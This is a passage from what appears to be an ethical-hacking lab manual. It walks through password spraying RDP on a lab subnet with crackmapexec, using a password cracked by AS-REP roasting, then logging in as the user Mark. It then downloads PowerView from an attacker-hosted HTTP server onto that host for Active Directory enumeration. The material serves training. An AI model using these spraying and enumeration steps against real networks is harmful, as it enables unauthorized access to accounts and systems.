


3. In Lab 5: Task 1, from the Nmap results we can observe that other hosts in the subnet are running services such as RDP, SSH, and FTP. Therefore, we can perform password spraying on each service individually to check for correct credentials. In this task, we will be focusing on RDP. However, you can explore and check other services.


4. Execute command cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p “cupcake” to perform password spraying.

    - **rdp: Targets the Remote Desktop Protocol (RDP) service.**
    - **10.10.1.0/24: IP address range to target, encompassing all hosts within the subnet 10.10.1.0 with a subnet mask of 255.255.255.0.**
    - **-u /root/ADtools/users.txt: Specifies the path to the file containing user accounts for authentication.**


- **-p "cupcake": Password which we cracked using AS-REP Roasting to test against the RDP service on the specified hosts.**




5. After the spray completion we find that user Mark is using the same password cupcake on host 10.10.1.40. We will now try to connect to RDP as user mark.




6. Click on Menu and search for remmina in the search filed; then, select Remmina from the results.




7. In the Remmina Remote Desktop Client window, enter IP address 10.10.1.40 to connect (10.10.1.40 is the IP address of Windows 11 (AD) virtual machine). A prompt appears asking Accept certificate? Tap yes.






8. In the Enter RDP authentication credentials window, enter Mark in the Username field and cupcake in the Password field; then, click OK.



9. A Remote Desktop connection will be successfully established to the target system.




10. Minimize the Remmina window.


Task 4: Perform Post-Enumeration using PowerView

PowerView is a PowerShell tool designed for network and AD enumeration. It helps security professionals gather detailed information about user accounts, groups, computers, and domain trusts. PowerView is used to identify potential security weaknesses and misconfigurations in an AD environment. It is commonly employed in penetration testing and red team operations.


1. In the terminal, execute the command cd /root/ADtools to move into the ADtools folder.




2. Next, we will attempt post-enumeration to gather additional information about the AD.
3. For enumeration purposes, we will utilize the PowerView.ps1 script. We will host a Python server on our attacker machine to share this script, and then we will download it onto a Windows 11 machine (Mark) using an RDP session.
4. Type python3 -m http.server in the terminal and press Enter to start the HTTP server.



5. After starting the HTTP server, return to Remmina where our RDP session is active. Then, open the Firefox browser and navigate to the URL http://10.10.1.13:8000/PowerView.ps1 to automatically download the PowerView.ps1 script. Close the Firefox browser window.




6. Once the script is downloaded, launch PowerShell by searching for it in Windows search option.

